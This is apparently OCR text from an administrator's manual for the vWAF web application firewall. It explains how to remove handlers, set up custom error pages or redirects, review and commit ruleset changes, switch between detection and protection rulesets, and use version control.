
   – In the **Inheritance** column you can see whether the values given under **Value** have been inherited (entry **Inherited**) or overwritten (entry **Local**). If an entry has been overwritten, an additional check box labeled reset values appears. If you activate this check box, vWAF resets the value of

the attribute back to its inherited value when you click **Save**. (This even applies if you've also changed the value in the **Value** column.)

- The **Owner** column shows the username of the administrator who made that setting. The **BUILT-IN** entry identifies the default values.
- The **Last Commit** column shows whether and when a setting has already been committed.

For detailed information on the attributes of the individual handlers, see *Handlers*.

FOR EXAMPLE:



4. Make the required settings, and then click the **Save** button.

Removing a handler

CONTEXT:

ATTENTION: When you remove a handler template on application level, you also remove all the corresponding inherited handlers of the individual paths defined for the application. This also applies if you've overwritten individual attributes of that handler.

1. In the navigation area, select the application to which the handler that you want to remove has been assigned.
2. If you want to remove a handler that has been assigned on application level, activate the **Ruleset Config | Global Handlers** tab or the **Ruleset Config | Handler Templates** tab. If you want to remove a handler that has been assigned on path level, activate the **Ruleset Config | Path** tab, and then, in the **Path** column, click the path to which the handler has been assigned.
3. In the **Action** column, click the relevant **Delete** icon.

Setting Up a Custom Error Page

CONTEXT:

If you don't configure anything else, when vWAF denies a request, it returns one of the standard HTTP error codes to the web server. The web server will then react according to its configuration.

Alternatively, you can set up your own error page or you can redirect to a particular URL. In these cases, you can display a unique error ID, which vWAF creates for each denied request and also writes to the log files. If users of your web application get an error message (for example, because one of the protective rules that you've set up is too restrictive), you can ask them to tell you the error ID. You can then go to the log file view (see *Log Files*), filter your log files for the given error ID, and see precisely which handler has denied the corresponding request.

There are two places where you can set up what vWAF does when it denies a request:


- In *Global Configuration* you can set up the default behavior for all applications.
- When you select an application in the navigation area, you can activate the **Configuration | Error Page Setup** tab. On this tab, you can configure a specific behavior that exclusively applies to the selected application.

You can choose from the following options:

- HTTP error code:
  This is the standard behavior. When vWAF denies a request, it returns one of the standard HTTP error codes to the web server. The web server will then react according to its configuration.
- HTML error page:
  Displays a configurable error page when vWAF denies a request. You can edit the HTML code of this page freely. On your error page, you can show the generated HTTP error code, and you can show the unique error ID that vWAF creates for each denied request.
- Redirection:
  Sets up a redirection to a specific URL. Within the URL, as parameters you can include the generated HTTP error code and the unique error ID that vWAF creates for each denied request.
- Inherited from global configuration:
  This option is only available on the **Configuration | Error Page Setup** tab. It applies the behavior as it was defined in Global Configuration.

Setting up an HTML error page

1. In the navigation area, select the application for which you want to set up the error page.
2. Activate the **Configuration | Error Page Setup** tab.
3. In the list, select *HTML error page*.
   STEP RESULT: An edit field appears with some default HTML code for the error page.



4. Adapt the HTML code as required or replace it with our own. If you already have an existing error page template, you can either copy and paste the HTML code into the edit field, or you can use the **Upload** button to import the file into the edit field. You can test your error page at any time by clicking the **Preview** button.

   STEP RESULT: Within the HTML code, you can use the template strings {{ERROR-CODE}} to show the generated HTTP error code (see *HTTP Error Codes*), and {{ERROR-ID}} to show the unique error ID that vWAF creates for each denied request.

   If you want to reset your changes, you can click the **Fill in default value** button.


5. When your error page looks and works as intended, click the **Commit** button.

   STEP RESULT: When vWAF denies a request, users of your web application now see your custom error page.

Setting up a redirection to a given URL

1. In the navigation area, select the application for which you want to set up the redirection in case of denied requests.
2. Activate the **Configuration | Error Page Setup** tab.
3. In the list, select **Redirection**.

   STEP RESULT: An edit field appears, containing a default URL. Within the URL, you can use the template strings {{ERROR-CODE}} for the generated HTTP error code and {{ERROR-ID}} for the unique error ID that vWAF creates for each denied request.



4. Adapt the URL as required. You can test it by clicking the **Preview** button. If you want to reset your changes, you can click the **Fill in default value** button.
5. When your redirection works as intended, click the **Commit** button.


   STEP RESULT: When vWAF denies a request, users of your web application now are redirected to your special error page.

Reviewing and Discarding Ruleset Changes


CONTEXT:

NOTE: You can also review changes to application mapping. However, this is done separately in Application Mapping. See *Editing Application Mapping*.

When the ruleset of an application has been changed, a green arrow symbol appears in the navigation area behind the application name:



When the application is selected in the navigation area, the status display shows the number of changes:




Detailed information on the individual changes can be found in the change log.

Opening the change log

NOTE: Only changes to an individual ruleset appear in the change log. Changes relating to the system as a whole (e.g. adding and changing applications, hosts, users) don't appear here but in the *Audit Log*.

In the navigation area, click the green arrow symbol next to the name of the changed application. If the changed application is already selected, you can alternatively also click the green arrow symbol in the **Changes** section on the status display.

The *Changelog* appears with an overview of the current changes to the ruleset of the application.



Column	Meaning
No.	Consecutive number (the oldest change has the number 1).
Where	Application, path and handler affected by the change in question.
Action	The change made.
Description	Detailed information on the change.
When	Date (YYYY-MM-DD) and time when the change was made.
Who	If a handler has been configured automatically using a wizard, the name of this wizard is given here. If you made the change manually, your username is here.

Discarding changes

To undo all changes displayed:

1. Open the change log.
2. Click the **Discard Changes** button.
3. Confirm the prompt with **OK**.

RESULT:

NOTE: If you only want to undo individual changes, you need to carry this out manually in the individual handlers and paths (see *Editing Handlers*, *Editing Paths*). For more information regarding activating rulesets, see *Committing and Activating Ruleset Changes*. *Version Control* allows you to view active rulesets and a history of changes.

Committing and Activating Ruleset Changes

CONTEXT: Changes to your rulesets need to be explicitly committed and activated.

NOTE: Changes to application mapping must also be committed, but this is done separately in Application Mapping. See *Editing Application Mapping*. Changes relating to the system as a whole (for example, adding and changing applications or users) become active automatically and immediately, so they don't have to be committed (see also *When Changes Are Saved and Become Active*). For further information regarding the underlying principles and how vWAF is structured and controlled, see *Basic Principals of Use*.

What's saved? What becomes active?

When you commit, vWAF stores a new version of the ruleset that's currently being edited (the loaded ruleset) in its database. This doesn't influence ongoing detection and protection in any way, as the detection and protection rulesets don't change in this process.

When you commit and activate, however, vWAF not only stores a new version of the edited ruleset, but in the same process also makes this version the detection or protection ruleset:

- if detection mode is active for the application to which the committed and activated ruleset belongs, the new version automatically becomes the detection ruleset
- if protection mode is active for the application to which the committed and activated ruleset belongs, the new version automatically becomes the protection ruleset. So, when you commit and activate, there's no need to change the version manually via version control.

When to commit

Usually you should only commit when you've completed a new setting. However, you need to commit your security configuration at the latest before you log out or close your browser, otherwise the current changes are lost.

ATTENTION: When there hasn't been any activity within the administration interface for some time, a warning message appears on the status display, showing you how much time remains until you're automatically logged out by the system. If the system logs you out before you've committed the ruleset, all uncommitted changes are lost.

In general, you should try to avoid running commit operations too often, to keep the version history as clear as possible.

NOTE: Use the comment field offered for the commit function to document the history of your security configuration in detail and to specify the reasons for specific settings and changes to the security configuration.

When to commit and activate

You should only commit and activate your security configuration once you've made all the settings as required.

When in protection mode, after activation test your web application thoroughly for error- free functioning. It could be that some of the rules have been set too restrictively. For that reason, choose a time outside standard business hours for the activation process whenever possible.


NOTE: When you've modified a ruleset, you can test it before you apply it. This eliminates the risk that the access to your running web application is affected by a faulty or by a too restrictive or too loose ruleset.

To achieve this you can run two versions of a ruleset in parallel. Run the old version as the protection ruleset, and the new version as the detection ruleset. While the old version continues to protect your web application, the new version (the detection ruleset) only writes entries to the log files when a handler becomes active, but doesn't block any traffic. Later, you can analyze the log files to check whether the ruleset has behaved as intended. Only when the new version works fine, make this ruleset the protection ruleset (see *Version Control*).

Procedure


1. In the navigation area, click the green arrow symbol next to the application whose changes you want to commit. Note that this arrow symbol only appears if there actually are any pending changes to commit.

   If the application is still selected for editing, you can alternatively also click the green arrow symbol in the **Changes** section on the status display.



2. The *Changelog* appears with an overview of the current changes of the application.

   FOR EXAMPLE:



3. Check whether or not you definitely do want to apply the changes listed (a description of the entries displayed can be found under *Reviewing and Discarding Ruleset Changes*).
4. In the **Enter Commit Comment** field, enter a comment that you and others can use later on to follow why you made those particular changes. This comment appears in the **Version Control**.

5. Click one of the following buttons:
   - Click **Commit** only to save the ruleset permanently to the vWAF database, but not to activate it.
   - Click **Commit / Detection** to save the ruleset permanently, and to activate it as the detection ruleset at the same time.
   - Click **Commit / Protection** to save the ruleset permanently, and to activate as the protection ruleset it at the same time. (This button is only available when the application is in protection mode.)

AFTER COMPLETING THIS TASK:

ATTENTION: If you've committed and activated the ruleset as protection ruleset: Immediately test your web application to ensure that it continues to work correctly in combination with the new rules.

NOTE: If your web application denies all requests following activation, you may still need to enable the traffic for the application. If you feel that your ruleset might be too restrictive and block desired traffic, you can simulate its behavior without actually blocking traffic. You can do this by making it a detection ruleset (see *Detection Mode, Protection Mode* and *Version Control*).

Version Control

Purpose

Version Control provides you with a tabular overview of all rulesets that have ever been committed and activated on your system. You can track which administrator made which setting, and use Version Control to meet any legal or contractual regulations for record-keeping. You can also print out the documentation on paper.


All previous versions of a ruleset can be edited and activated again at any time.

> **NOTE:** Every application has a separate ruleset and therefore has separate Version Control. The number of versions available at any time may vary from application to application. Versions with different version numbers can also be active from application to application.

Opening

1. In the navigation area, select the application for which you want to open Version Control.
2. Activate the **Configuration | Version Control**tab.

FOR EXAMPLE:



Status section

CONTEXT:

The *Status* section lets you choose which rulesets are loaded and active:

- **Protection Ruleset**

This ruleset can only be chosen when protection mode is enabled for the application (see *Detection Mode, Protection Mode*). It determines which requests vWAF actually denies.

- **Detection Ruleset**
  Ruleset for monitoring and testing purposes. If a handler of this ruleset becomes active, vWAF only writes an entry to the log files but doesn't block any traffic.
- **Loaded Ruleset**
  The ruleset that's currently loaded into the administration interface for editing.

History section

CONTEXT:

The *History* section lists all versions that have ever been committed.

The check box on top of the list determines whether all rulesets are shown or whether only those rulesets are shown that aren't hidden.

Column	Meaning
Version	Current version number.
Status	Shows which of the versions displayed is currently loaded for editing (**Loaded**) and which is currently active in the decider (**Active**).
Time	Date (YYYY-MM-DD) and time when that version was committed.
User	Username of the administrator by whom that version was committed.
Comment	Comment entered by the administrator on commit in the field **Commit Comment** (see *Committing and Activating Ruleset Changes*).
Action	Clicking **View** displays a printable summary of a specific version. Clicking **Changes** lists all modifications that were made between two versions. Clicking **Hide** removes the ruleset from the list of shown rulesets. Clicking **Unhide** makes a hidden ruleset visible again (only available if hidden rulesets are shown).

Changing the protection ruleset

CONTEXT:

NOTE: This can only be done when protection mode is enabled for the application (see *Detection Mode, Protection Mode*).

To change the protection ruleset:

1. From the drop-down list after **Protection Ruleset** choose the number of the ruleset that you want to activate. For details on the different versions, refer to the table in the **History** section.
2. Click the **Activate** button.

   STEP RESULT: The chosen ruleset becomes active immediately.

   NOTE: Note that the ruleset that you're currently editing (the loaded ruleset) doesn't change in this process. If you activate a ruleset that was set to be detection ruleset before, detection automatically gets disabled.

Enabling / disabling a detection ruleset

CONTEXT:

To enable a detection ruleset, which only creates log file entries but doesn't block any traffic:

1. From the drop-down list after **Detection Ruleset** choose the number of the ruleset that you want to activate as a detection ruleset. For details on the different versions, refer to the table in the **History** section.

   Note that you can't choose the current protection ruleset here. If you want to use this ruleset for detection, you must first change the protection ruleset.
2. Click the **Set** button.

   STEP RESULT: The chosen ruleset becomes active immediately.

AFTER COMPLETING THIS TASK:

To disable the detection ruleset, select the option disabled from the drop-down list and proceed as described above.

NOTE: You can only disable a detection ruleset when protection mode is enabled for the application (see *Detection Mode, Protection Mode*).

Loading a different version for editing

CONTEXT:

ATTENTION: If you've made changes to the ruleset that's currently loaded since the last time the changes were committed, these changes are lost when an older version is loaded. If you want to call up your current changes again, you need to commit them beforehand (see *Committing and Activating Ruleset Changes*).

To reload an earlier version for editing:

1. From the drop-down list after **Loaded Ruleset** choose the number of the ruleset that you want to load. For details on the different versions, refer to the table in the **History** section.
2. Click the **Load** button.

RESULT: The chosen ruleset is now loaded into the administration interface and you can edit it.

NOTE: Note that the rulesets used by the decider (the protection ruleset and the detection ruleset) don't change in this process.

Viewing an old version and printing documentation

CONTEXT:

You can view a complete overview of the settings for a specific version and print it out. To do this, click in the **Action** column on the link **View**.

The Printable Application Configuration opens with a list of all attributes for the ruleset in question. To print the list, click the **Print** button below the list.

Hiding unneeded rulesets for more clarity

CONTEXT:

Over time, your number of stored rulesets grows. When the **History** list or the drop-down lists grow too long and get cluttered, you can remove rulesets that you don't need from these lists.

Hiding a ruleset doesn't delete the ruleset. A hidden ruleset just doesn't appear on the lists any longer. You can unhide a hidden ruleset at any time. Also, you can still assign a hidden ruleset via the REST interface.

> **NOTE:** Note that hiding a ruleset is a global setting. If you hide a ruleset, other administrators also won't see it.

To hide a ruleset:

1. In the **History** list, go to the **Action** column, and then click **Hide**. Note that you can only hide rulesets that aren't currently chosen as **Protection Ruleset**, **Detection Ruleset**, or **Loaded Ruleset**.
2. Make sure that above the list, the option **Show all rulesets** is disabled.

Unhiding a ruleset

CONTEXT:

To unhide a hidden ruleset:

1. In the **History** section, above the list, activate the option **Show all rulesets**.
   STEP RESULT: The list now also shows the hidden rulesets.
2. Go to the line of the ruleset that you want to unhide. In the **Action** column, click **Unhide**.
3. You can now deactivate the option **Show all rulesets** again. The ruleset remains visible in the list.

Application Control

CONTEXT: The Application Control is your dashboard to monitor and to control your applications:

